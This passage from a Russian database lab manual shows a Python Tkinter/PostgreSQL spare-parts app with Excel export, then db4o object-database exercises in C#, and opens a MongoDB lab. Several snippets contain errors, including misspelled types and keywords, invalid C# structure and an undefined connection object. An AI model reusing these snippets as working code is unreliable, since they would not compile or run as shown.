        self.view_records_rash()
        self.view_records_det_marka()
        self.view_records_marka_oper()
        self.view_records()

    def records(self, id_marka_mash, name_marka):
        self.db.insert_data(id_marka_mash, name_marka)
        self.view_records()
    def records_mashina(self, invnom, id_marka_mash):
        self.db.insert_data(invnom, id_marka_mash)
        self.view_records_mashina()
    def records_detal(self, id_det, nomkat, name_det, kolich, edism,
         zena, s_hran, trud_ustanov):
        self.db.insert_data(id_det, nomkat, name_det, kolich, edism,
         zena, s_hran, trud_ustanov)
        self.view_records_detal()
    def records_rash(self, id_rash, data, nomkat, kolich_det, zena,
         invnom):
        self.db.insert_data(id_rash, data, nomkat, kolich_det, zena,
         invnom)
        self.view_records_rash()
    def view_records(self):
        self.db.c.execute('''SELECT * FROM marka_mash ORDER BY
         id_marka_mash''')
        [self.tree.delete(i) for i in self.tree.get_children()]
        [self.tree.insert('', 'end', values=row) for row in
         self.db.c.fetchall()]
    def view_records_mashina(self):
        self.db.c.execute('''SELECT * FROM mashina ORDER BY invnom''')
        [self.tree_mashina.delete(i) for i in
         self.tree_mashina.get_children()]
        [self.tree_mashina.insert('', 'end', values=row) for row in
         self.db.c.fetchall()]
    def view_records_detal(self):
        self.db.c.execute('''SELECT * FROM detal ORDER BY id_det''')
```

```
        [self.tree_detal.delete(i) for i in
         self.tree_detal.get_children()]
        [self.tree_detal.insert('', 'end', values=row) for row in
         self.db.c.fetchall()]
    def view_records_rash(self):
        self.db.c.execute('''SELECT * FROM rashod ORDER BY id_rash''')
        [self.tree_rash.delete(i) for i in
         self.tree_rash.get_children()]
        [self.tree_rash.insert('', 'end', values=row) for row in
         self.db.c.fetchall()]

class DB:
    def __init__(self):
        self.conn = psycopg2.connect(database ="agro20", user = "post
         gres", password = "postgres", host = "localhost",
                                     port = "5432")
        self.c = self.conn.cursor()

if __name__ == "__main__":
    root = tk.Tk()
    db = DB()
    tab_control = ttk.Notebook(root)
    tab1 = ttk.Frame(tab_control)
    tab2 = ttk.Frame(tab_control)
    tab3 = ttk.Frame(tab_control)
    tab_control.add(tab1, text='Таблицы БД')
    tab_control.add(tab2, text='Редактирование таблиц')
    tab_control.add(tab3, text='Запросы и отчёт в Excel')
    tab_control_2 = ttk.Notebook(tab2)
    tab21 = ttk.Frame(tab_control_2)
    tab22 = ttk.Frame(tab_control_2)
    tab_control_2.add(tab21, text='Марка машины')
    tab_control_2.add(tab22, text='Операции')
    tab_control.pack(expand=1, fill='both')
    tab_control_2.pack(expand=1, fill='both')
    app = Main(root)
    app.pack()
    root.title("Склад запасных частей")
    root.geometry("1400x750+100+50")
    root.resizable(False, False)
    root.mainloop()
```



Рисунок 2.1 – Внешний вид окна программы с визуализацией всех таблиц БД agro20

Разрабатываемое приложение в основном предназначено не для ввода новых данных в таблицы БД, а для анализа имеющейся в них информации. В рамках данного приложения необходимо обеспечить ввод данных только в таблицы *Операции* и *Марки машин*.

Скрипт для редактирования таблицы *Операция* имеет вид:

```
def init_main(self):
    toolbar22 = tk.Frame(tab22, bg='#d7d8e0')
    toolbar22.pack(side=tk.TOP, fill=tk.X)
    self.add_img22 = tk.PhotoImage(file='add.gif')
    btn_open_dialog22 = tk.Button(toolbar22, text='Добавить
    позицию', command=self.open_dialog22, bg='#d7d8e0', bd=0,
    compound=tk.TOP, image=self.add_img22)
    btn_open_dialog22.pack(side=tk.LEFT)
    self.update_img22 = tk.PhotoImage(file='upd_1.gif')
    btn_edit_dialog22 = tk.Button(toolbar22, text='Редактировать',
    bg='#d7d8e0', bd=0, image=self.update_img22,
    compound=tk.TOP, command=self.open_update_dialog22)
    btn_edit_dialog22.pack(side=tk.LEFT)
    self.delete_img22 = tk.PhotoImage(file='del_1.gif')
    btn_delete22 = tk.Button(toolbar22, text='Удалить позицию',
    bg='#d7d8e0', bd=0, image=self.delete_img22,
    compound=tk.TOP, command=self.delete_records22)
    btn_delete22.pack(side=tk.LEFT)
    self.tree22 = ttk.Treeview(tab22, columns=('id_oper',
    'name_oper', 'kultur', 'data_c', 'data_po', 'prostoy_s'),
    height=20, show='headings')
    self.tree22.column('id_oper', width=40, anchor=tk.CENTER)
    self.tree22.column('name_oper', width=250, anchor=tk.CENTER)
    self.tree22.column('kultur', width=150, anchor=tk.CENTER)
    self.tree22.column('data_c', width=150, anchor=tk.CENTER)
    self.tree22.column('data_po', width=150, anchor=tk.CENTER)
    self.tree22.column('prostoy_s', width=150, anchor=tk.CENTER)
    self.tree22.heading('id_oper', text='id')
    self.tree22.heading('name_oper', text='Операция')
```

```
        self.tree22.heading('kultur', text='Культура')
        self.tree22.heading('data_c', text='Начало')
        self.tree22.heading('data_po', text='Окончание')
        self.tree22.heading('prostoy_s', text='Штраф, руб/сут')
        self.tree22.place(x=5, y=80)
    def records22(self, id_oper, name_oper, kultur, data_c, data_po,
        prostoy_s):
        self.db.insert_data22(id_oper, name_oper, kultur, data_c,
        data_po, prostoy_s)
        self.view_records22()
    def view_records22(self):
        self.db.c.execute('''SELECT * FROM operaz ORDER BY id_oper''')
        [self.tree22.delete(i) for i in self.tree22.get_children()]
        [self.tree22.insert('', 'end', values=row) for row in
        self.db.c.fetchall()]
    def update_records22(self, id_oper, name_oper, kultur, data_c,
        data_po, prostoy_s):
        arg1 = self.tree22.selections()[0], '#1'
        self.db.c.execute('UPDATE operaz SET id_oper=%s, name_oper=%s,
        kultur=%s, data_c=%s, data_po=%s, prostoy_s=%s WHERE
        id_oper=%s',
                          (id_oper, name_oper, kultur, data_c, data_po,
        prostoy_s, self.tree22.set(arg1,)))
        self.db.conn.commit()
       self.view_records22()
    def delete_records22(self):
        for selection_item in self.tree22.selection():
            arg = self.tree22.set(selection_item, '#1')
            self.db.c.execute('DELETE FROM operaz WHERE id_oper=%s',
        (arg,))
        self.db.conn.commit()
        self.view_records22()
```

На вкладке *Редактирование таблиц* размещается компонент с двумя вкладками – *Марка машины* и *Операции* (рис. 2.2 и 2.3).




Рисунок 2.2 – Окно редактирования таблицы Операции




Рисунок 2.3 – Окно редактирования таблицы Марка машины

Видно, что интерфейс в разделе *Редактирование таблиц* интуитивно понятен и прост. Здесь обеспечивается возможность пользователю водить новые данные в таблицы или редактировать имеющееся строки через диалоговые окна. Также можно удалять ненужные записи таблиц *Марка машины* и *Операции*.

На вкладке формы *Запросы и отчёт в Excel* размещены компоненты, которые позволяют формировать запрос к таблице *rashod*, визуализировать результат запроса и выводить его в файл Excel.

Исходный код запроса к таблице *rashod* и визуализации его результатов имеет вид:

```
toolbar3 = tk.Frame(tab3, bg='#d7d8e0')
 toolbar3.pack(side=tk.TOP, fill=tk.X)
 self.label_sapros = tk.Label(tab3, text="Запросы к БД - Расход
запасных частей",font=("Arial Bold", 12), background="#B9F2FF")
 self.label_sapros.place(x=25, y=10)
 self.label_sapros_d1      =      tk.Label(tab3,      text="Дата
С",font=("Arial Bold", 12), background="#FFFFFF")
 self.label_sapros_d1.place(x=30, y=35)
 self.label_sapros_d2      =      tk.Label(tab3,      text="Дата
По",font=("Arial Bold", 12), background="#FFFFFF")
 self.label_sapros_d2.place(x=165, y=35)
 self.entry_sapros_d1  =  tk.Entry(tab3,  width=12,  font=("Arial
Bold", 12))
 self.entry_sapros_d1.place(x=25, y=65)
 self.entry_sapros_d2  =  tk.Entry(tab3,  width=12,  font=("Arial
Bold", 12))
 self.entry_sapros_d2.place(x=160, y=65)
 self.label_sapros_nom    =    tk.Label(tab3,    text="Инв.    №
машины",font=("Arial Bold", 12), background="#FFFFFF")
 self.label_sapros_nom.place(x=305, y=35)
 self.entry_sapros_nom = tk.Entry(tab3, width=14)
 self.entry_sapros_nom.place(x=300, y=65)
```

```
        self.vid_img = tk.PhotoImage(file='vid.gif')
        self.label_vid = tk.Label(tab3, image=self.vid_img)
        self.label_vid.place(x=650, y=220)
        self.excel_img = tk.PhotoImage(file='ZnakEcsl.gif')
        self.btn_excel = tk.Button(tab3, text="В Excel", font=("Arial
       Bold",     14),     foreground="#0000FF",     compound=tk.TOP,
       image=self.excel_img, command=self.save_excel)
        self.btn_excel.place(x=650, y=20)
        self.btn_sapros_d = tk.Button(tab3, text="Выполнить по дате",
       width=18,      height=1,      font=("Arial      Bold",      12),
       foreground="#008000", command=self.view_sapros_d)
        self.btn_sapros_d.place(x=450, y=20)
        self.btn_sapros_n = tk.Button(tab3, text="Выполнить по инв. №",
       width=18,      height=1,      font=("Arial      Bold",      12),
       foreground="#800080", command=self.view_sapros_n)
        self.btn_sapros_n.place(x=450, y=60)
################--- ТАБЛИЦА ЗАПРОСА ---##############################
        self.tree_sapros    =    ttk.Treeview(tab3,    columns=('data',
       'nomkat', 'kolich_det', 'invnom'), height=29, show='headings')
        self.tree_sapros.column('data', width=100, anchor=tk.CENTER)
        self.tree_sapros.column('nomkat', width=300, anchor=tk.CENTER)
        self.tree_sapros.column('kolich_det',                width=100,
       anchor=tk.CENTER)
        self.tree_sapros.column('invnom', width=120, anchor=tk.CENTER)
        self.tree_sapros.heading('data', text='Дата выдачи')
        self.tree_sapros.heading('nomkat', text='№ по каталогу')
        self.tree_sapros.heading('kolich_det', text='Выдано, ед.')
        self.tree_sapros.heading('invnom', text='Инв.№ машины')
        self.tree_sapros.place(x=5, y=100)
 def view_sapros_d(self):
        data1 = self.entry_sapros_d1.get()
        data2 = self.entry_sapros_d2.get()
self.db.c.execute('''SELECT data, nomkat, kolich_det, invnom FROM rashod
       WHERE data BETWEEN %s AND %s ORDER BY data''', (data1, data2,))
[self.tree_sapros.delete(i) for i in self.tree_sapros.get_children()]
[self.tree_sapros.insert('',    'end',    values=row)    for    row    in
       self.db.c.fetchall()]
    def view_sapros_n(self):
        data1 = self.entry_sapros_d1.get()
        data2 = self.entry_sapros_d2.get()
        invnom = self.entry_sapros_nom.get()
        self.db.c.execute('''SELECT  data,  nomkat,  kolich_det,  invnom
       FROM rashod WHERE (invnom=%s) AND (data BETWEEN %s AND %s) ORDER
       BY id_rash''', (invnom, data1, data2,))
        [self.tree_sapros.delete(i)          for          i          in
       self.tree_sapros.get_children()]
        [self.tree_sapros.insert('',  'end',  values=row)  for  row  in
       self.db.c.fetchall()]
```



Рисунок 2.4 – Форма окна запроса с результатами потребления запасных частей за период




Рисунок 2.5 – Форма окна запроса с результатами потребления запасных частей за период машиной с конкретным инвентарным №1990

2.4 Генерация отчетов в MS Excel

Для связи с Excel из Python используем пакеты xlrd (чтение) и xlwt (запись).

Командами `pip install ….` из командной строки Windows необходимо установить данные пакеты на компьютер

Ниже представлен скрипт, который записывает результаты запроса к таблице *rashod* в заранее созданный файл excel – `report_rashod.xls`. Действие выполняется при нажатии на кнопку «*В Excel*», которая расположена на вкладке отчёта сверху (рис. 2.4 и 2.5).

```
    def save_excel(self):
        output_file_1=r"H:\WEB Програм\Tkinter\report_rashod.xls"
        data1 = self.entry_sapros_d1.get()
        data2 = self.entry_sapros_d2.get()
```

```
        invnom = self.entry_sapros_nom.get()
        self.db.c.execute('''SELECT data, nomkat, kolich_det, invnom FROM
        rashod WHERE data BETWEEN %s AND %s ORDER BY data''',
                          (data1, data2,))
        rows=self.db.c.fetchall()
        workbook = xlwt.Workbook()
        worksheet = workbook.add_sheet(os.path.split('Отчёт о
        потреблении')[1])
        worksheet.set_panes_frozen(True)
        worksheet.set_horz_split_pos(0)
        worksheet.set_remove_splits(True)
        worksheet.write(0, 0, 'Отчёт о потреблении запасных частей со склада')
        worksheet.write(1, 0, 'Дата')
        worksheet.write(1, 1, 'Номер по каталогу')
        worksheet.write(1, 2, 'Выдано, ед.')
        worksheet.write(1, 3, 'На машину инв.№')
    # Write rows  нееет
        rows_skipped = 2
    # Write rows
        for rowidx, row in enumerate(rows):
            for colindex, col in enumerate(row):
                worksheet.write(rowidx+rows_skipped, colindex, col)
        workbook.save(output_file_1)
        self.db.c.close()
        conn.close()
```

Ниже представлен файл `report_rashod.xls`, котрый демонстрирует что данные в него записаны.




Рисунок 2.6 – Вывод результатов запроса в файл Excel

Задание

1. Установить на персональный компьютер инструментальное средство разработки приложений.
2. Разработать интерфейс приложения для просмотра содержимого таблиц БД и занесения информации в БД.
3. Осуществить программное подключение БД в коде программы.

4. Создать и отладить программный код приложения.
5. Подключить необходимые библиотечные средства для выгрузки отчетов из БД в приложения MS Office.
6. Реализовать в программном коде функцию выгрузки данных из БД.

Содержание отчета

Отчет по лабораторной работе должен содержать:

1. Цель работы.
2. Формулировку задания.
3. Этапы инсталляции инструментального средства.
4. Словесное описание интерфейса приложения.
5. Программный код приложения с комментариями
6. Результаты работы приложения.
7. Выводы.

Контрольные вопросы.

1. Какие аргументы требуются для подключения к БД?
2. Что понимается под курсором БД? Для чего он используется?
3. Как создается курсор в создаваемом Вами приложении?
4. Опишите процесс подключения БД к приложению.
5. Опишите процесс вывода данных в файл xlsx.

Список источников

1. Официальная страница для скачивания Python Releases **https://www.python.org/downloads/**

2. Официальная страница документации **https://www.python.org/doc/**

3. Руководство по PostgreSQL с Python +psycopg2 **https://pythonru.com/biblioteki/vvedenie-v-postgresql-s-python-psycopg2**

3. Сайт разработчика: Работа с СУБД PostgreSQL в Python **https://khashtamov.com/ru/postgresql-python-psycopg2/**

Лабораторная работа №3 (2 часа)
Реализация объектной базы данных учебного примера

Цель работы: Знакомство с объектной моделью данных. Создание приложения с ОО-базой данных.

Пояснения к работе

1.1 Знакомство с ОО-СУБД db4o

СУБД **db4o** (database for objects) - встраиваемая система управления базами данных для объектов с открытым исходным кодом. Встраиваемость - db4o проектируется таким образом, что она является вложенной в другие программные компоненты, полностью невидимой пользователю. Поэтому, db4o не нужен никакой отдельный инсталляционный механизм.

Для некоммерческого использования DB4O доступна под лицензией GPL. Написана на Java и .NET и предоставляет соответствующие API. Может быть запущена на любой ОС, поддерживающей Java или .NET.

Разрабатываемые на DB4O базы данных не требуют создания отдельной модели данных, модель приложения определяется структурой данных в базе DB4O.

DB4O можно использовать как дополнительный инструмент вместе с другими реляционными базами данных. В DB4O-RDBMS обмен данными выполняется с помощью копирующей системы (dRS). Так же dRS может использоваться для перемещения между объектом (DB4O) и реляционными технологиями (RDBMS).

В работе для примеров будет использоваться язык C# b и среда Visual Studio-2020. Предполагается, что в лаборатории установлена среда VS-2020 со встроенным дистрибутивом db4o.

Самостоятельно скачать дистрибутив последней версии с сайта db4o **http://supportservices.actian.com/versant/default.html** (есть версии для Java, .NET 2.0, 3.5). В дистрибутив также входит Object Manager Enterprise (OME) – полезный плагин для IDE (Eclipse, Visual Studio), который позволяет работать с базой данных автономно. Он лежит в папке загрузчика **\db4o-8.0/276.16149-net40\db4j-8.0\omn**

После установки плагина у Вас появятся дополнительные функции для работы с СУБД.

1.2 Создание простого консольного проекта

Создайте файл с описанием класса Person

`Файл person.data`

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace ConsoleApplication1
{
    class Person
    {
        public String firstName;
        public String lastName;
        public byte age;
        public String title;

        public Person(string firstName, string lastName, byte age)
        {
            this.firstName = firstName;
            this.lastName = lastName;
            this.age = age;
        }

        public Person(string firstName, string lastName, byte age,
         string title)
        {
            this.firstName = firstName;
            this.lastName = lastName;
            this.age = age;
            this.title = title;
        }

        public String ToString()
        {
            return title + " " + firstName + " " + lastName + ": " +
         age;
        }
    }
}
```

В среде VS-2020 создайте пустой проект.

В файле Program.cs подключите скачанные ресурсы к проекту:

```
using Db4Objects.Db4o;
```

Чтобы выполнять какие-либо действия над объектной базой в приложении, первым делом необходимо получить объект типа IObjectContainer (у нас это объект db). Это фасад к базе данных: через него выполняются запросы к БД на выборку, сохранение, добавление и удаление данных. Способ получения объекта зависит от типа соединения с базой данных. В самом простом способе – база данных размещается в локальном файле (person.data), к которому приложение получает доступ напрямую. Файл базы данных в этом случае открывается в эксклюзивном режиме и, следовательно, возникают трудности при реализации многопользовательских приложений. Однако такое решение отлично подходит для однопользовательских stand-alone приложений, которые имеют сложную

модель данных и которым необходимо сохранять эти данные между запусками приложения, например, САПР-приложения.

Используя созданный объект, можно работать с данными.

Объявите новые объекты, которые будут добавлены в ООБД.

Сохраните объекты в БД.

Получите сохраненные объекты из БД.

Выведите объекты на экран.

Закройте БД.

Файл Program.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using Db4objects.Db4o;

namespace ConsoleApplication1
{
    class Program
    {
        static void Main(string[] args)
        {
            //открыть файл "person.data"
          using (IObjectContainer db =
         Db4oEmbedded.OpenFile("person.data"))
            try
            {  //объявляем новых людей
                Person stefan = new Person("Max", "Mustermann", 17);
                Person pohl = new Person("Alfred", "Adams", 33);
                Person peter = new Person("Florian", "Dietrich", 21);
                //храним их
                db.Store(stefan);
                db.Store(pohl);
                db.Store(peter);
                db.Commit();

                //получаем людей из БД
                IObjectSet result = db.QueryByExample(new Person(null,
         null, 0, null));

                //вывод результатов
                while (result.HasNext())
                {
                    Person next = (Person) result.Next();
                    Console.WriteLine(next.ToString());
                }

                Console.Read();
           }
            finally
            {    //закрываем бд
                db.Close();
            }
        }
    }
}
```

Работу с БД можно производить через собственный класс AccessDB4o:

```
AccessDB4o  db = AccessDB4o();
```

Одноименный файл AccessDB4o.cs следует включить в программу и определить в нем методы, которые будут выполнять операции записи, чтения, удаления объектов. И тогда в классе Program можно будет создать объект класса AccessDB4o и обращаться к его методам при необходимости работы с БД.

Файл AccessDB4o.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using Db4objects.Db4o;
using Db4objects.Db4o.Config;

namespace ConsoleApplication1
{
    class AccessDB4o
    {
       IObjecrContainer db; // инициализация объекта для доступа к БД

       //открытие файла .yap по заданному пути. Если его нет, он будет
         создан
       db =
         Db4oImbedded.OpenFile("C:\\Users\\wzomrot\\Documents\\Visual
         Studio 2020||Projects\\dbObject.yap
    }

     public bool Insert<T> (T obj)
     {
        db.Store(obj);
        return true;
     }

     public T Select<T> (T obj)
     {
        IObjectSet result = db.QueryByExample(obj);
        if (result.Count >0)return <T>result.Next();
        returt default(T);
     }
//Далее можно определить и другие методы класса
}
```

1.3 Альтернативная работа с данными

Сохранение объекта (INSERT)

```
Person pers = new Person("John", "Smith", 25);
db.Store(pers);
```

Не требуется заранее или вручную задавать, какие объекты мы можем сохранять в БД, структуру этих объектов или что-либо ещё. При сохранении первого объекта ООСУБД сделает всю работу за нас.

Запросы к данным (SELECT)

Существует несколько способов выполнить запрос к данным, сохраненным в базе данных.

Применение естественных запросов (Native Queries, NQ) – гибкий, мощный и удобный метод выполнения запросов над данными в ООБД.

```
IList<Person > result = db.Query<Person>(pers=> usr.age >= 18
                                          &&
      pers.firstName.StartsWith("S"));
```

Здесь делается запрос к объектам класса Person, причем всё, что только можно, в данном примере строго типизировано. Объекты фильтруются таким образом, чтобы удовлетворять условию: возраст пользователя больше или равен 18 и имя пользователя начинается с заглавной буквы «S».

Концепция ООБД отлично ложится на идею использования интегрированных в язык запросов (LINQ). Перепишем предыдущий запрос с использованием LINQ.

```
IEnumerable<Person> result = from Person pers in db
                         where pers.age >= 18 &&
      pers.firstName.StartsWith("S")
                         select pers;
```

Запрос опять же строго типизирован и легко поддается рефакторингу.

Существуют и другие методы выполнения запросов, кроме NQ и LINQ.

Запросы по образцу (query by example). Самый простой, но недостаточно мощный способ. Выборка данных осуществляется на основе сопоставления с заранее подготовленным экземпляром объекта – образцом. Результат – выборка не является строго типизированной.

SODA. Низкоуровневый язык запросов, с которым работает db4o. Запросы, использующие синтаксис SODA, не безопасны с точки зрения типов, не строго типизированы, занимают много места, но зато максимально гибки и позволяют отточить производительность приложения там, где это требуется.

Обновление объектов (UPDATE)

Перед тем как обновить объект, извлечем его из БД, затем изменим его и сохраним обратно.

```
Person pers = db.Query<Person>(pers => pers. firstName == "John")[0];
pers.SetAge(25);
db.Store(pers);
```

Удаление объектов (DELETE)

```
Удаление объектов происходит аналогично:
Person pers = db.Query<Person>(pers => pers.firstName == "John")[0];
db.Delete(pers);
```

1.4 Составные объекты

До этого момента мы рассматривали, как работать с достаточно простыми объектами Person, которые содержали только поля элементарных типов (string и int). Однако объекты могут быть составными и ссылаться на другие объекты. Например, в классе Person может быть объявлено поле friends (друзья пользователя):

```
public class Person
{
    // ...
    IList<Person> friends = new List<Person>();
}
```

Все операции с таким классом производятся также, как и раньше – составное поле корректно сохраняется в БД, однако есть некоторые особенности.

Допустим, мы пытаемся загрузить из БД объект одного конкретного пользователя (Person), как это делалось в прошлом разделе. Если загружен сам пользователь, то должны загрузиться и его друзья, дальше – друзья его друзей, и так далее. Это может закончиться тем, что придется загрузить в память все объекты Person или даже, если у Person есть ссылки на объекты других типов, всю базу данных целиком. Естественно, такой эффект нежелателен. Поэтому, по умолчанию загружаются только сами объекты выборки и объекты, на которые они ссылаются, до 5-го уровня вложенности включительно. Для некоторых ситуаций это много, для других – мало. Существует способ настроить этот параметр, называемый глубиной активации (activation depth).

```
// глубина активации глобально для всех классов
db.Ext().Configure().ActivationDepth(2);

// глубина активации для класса Person
db.Ext().Configure().ObjectClass(typeof(Person)).MinimumActivationDept
        h(3);
db.Ext().Configure().ObjectClass(typeof(Person)).MaximumActivationDept
        h(4);

// каскадная активация для объектов Person (нет ограничения на
        глубину)
db.Ext().Configure().ObjectClass(typeof(Person)).CascadeOnActivate(tru
        e);
```

Здесь приведены примеры, устанавливающие глубину активации как для всех сразу, так и для отдельного класса. Функция Ext() возвращает расширенный объект IExtObjectContainer для доступа к продвинутым функциям вроде настроек конфигурации базы данных. Это сделано для удобства, чтобы не засорять основной интерфейс IObjectContainer.

В случае, когда запрос уже отработал, но каких-либо данных не хватает, то есть не все нужные данные были активированы (загружены в память), можно использовать метод Activate, применительно к отдельному хранимому объекту:

```
// первый параметр – активируемый объект, второй – глубина активации
db.Activate(pers, 5);
```

Во многом похожая проблема возникает при сохранении составных объектов. По умолчанию сохраняются только поля самого объекта, но не объектов, на которые он ссылается. То есть, глубина обновления (update depth) по умолчанию равна 1. Изменить её можно следующим образом:

```
// глубина обновления глобально для всех классов
db.Ext().Configure().UpdateDepth(2);

// глубина обновления для класса Person
db.Ext().Configure().ObjectClass(typeof(Person)).UpdateDepth(3);

// каскадное обновление для объектов Person (нет ограничений на
        вложенность)
db.Ext().Configure().ObjectClass(typeof(Person)).CascadeOnUpdate(true)
        ;
```

В случае удаления объекта, по умолчанию также не происходит каскадного удаления: объекты, на которые ссылался удаленный объект, остаются. Настраивать поведение СУБД в случае удаления объектов можно следующим образом:

```
// каскадное удаление (нет ограничений на вложенность)
db.Ext().Configure().ObjectClass(typeof(Person)).CascadeOnDelete(true)
        ;
```

Понятия «глубины удаления» не предусмотрено.

Задание

1. Создать класс для хранения в ОО-БД и записать его в файл.
2. Создать консольное приложение в среде VS-2020.
3. Реализовать в приложении описанные выше операторы записи, извлечения, обновления и удаления объектов из БД.

Содержание отчета

Отчет по лабораторной работе должен содержать:

1. Цель работы.
2. Формулировку задания.
3. Реализацию класса для хранения в БД.
4. Код приложения с комментариями.
5. Содержимое БД после каждого её изменения.
7. Выводы.

Контрольные вопросы.

1. Что понимается под моделью данных в ОО-хранилищах?
2. Каковы преимущества и недостатки ООБД?

3. Опишите механизм подключения к БД. Какой объект служит для этих целей?
4. Что понимается под глубиной удаления? Как она реализуется?

Список источников

1. Db4o // Официальный сайт.URL: http://db4o.com
2. Actian // Электронный ресурс. **http://supportservices.actian.com/versant/default.html**

Лабораторная работа №4 (2 часа)
Реализация документо-ориентированной модели данных учебного примера

Цель работы: знакомство с моделированием данных и принципами хранения данных в документо-ориентированной СУБД. Знакомство с запросами к документо-ориентированной БД.

Пояснения к работе

1.1 Знакомство с СУБД MongoDB.

MongoDB – это документно-ориентированная база данных с открытым исходным кодом. Так как MongoDB относится к NoSQL базам данных, и является документно-ориентированной, то каждая запись в ней является документом без жестко заданной схемы. Каждый документ может содержать вложенные документы. Для управления документами используется нотация JSON, для их хранения – BSON

Выбрать архив, подходящий к версии вашей ОС, можно с официального сайта СУБД Mongo. Предпочтительной является версия для 64-х битной ОС.

Далее необходимо распаковать архив в папку, в которой будет

проходить работа с mongo. В методических указаниях корневой папкой для mongo является «D:\mongoDB». Распакованный архив содержит папку «bin», содержащую исполняемые файлы mongo.

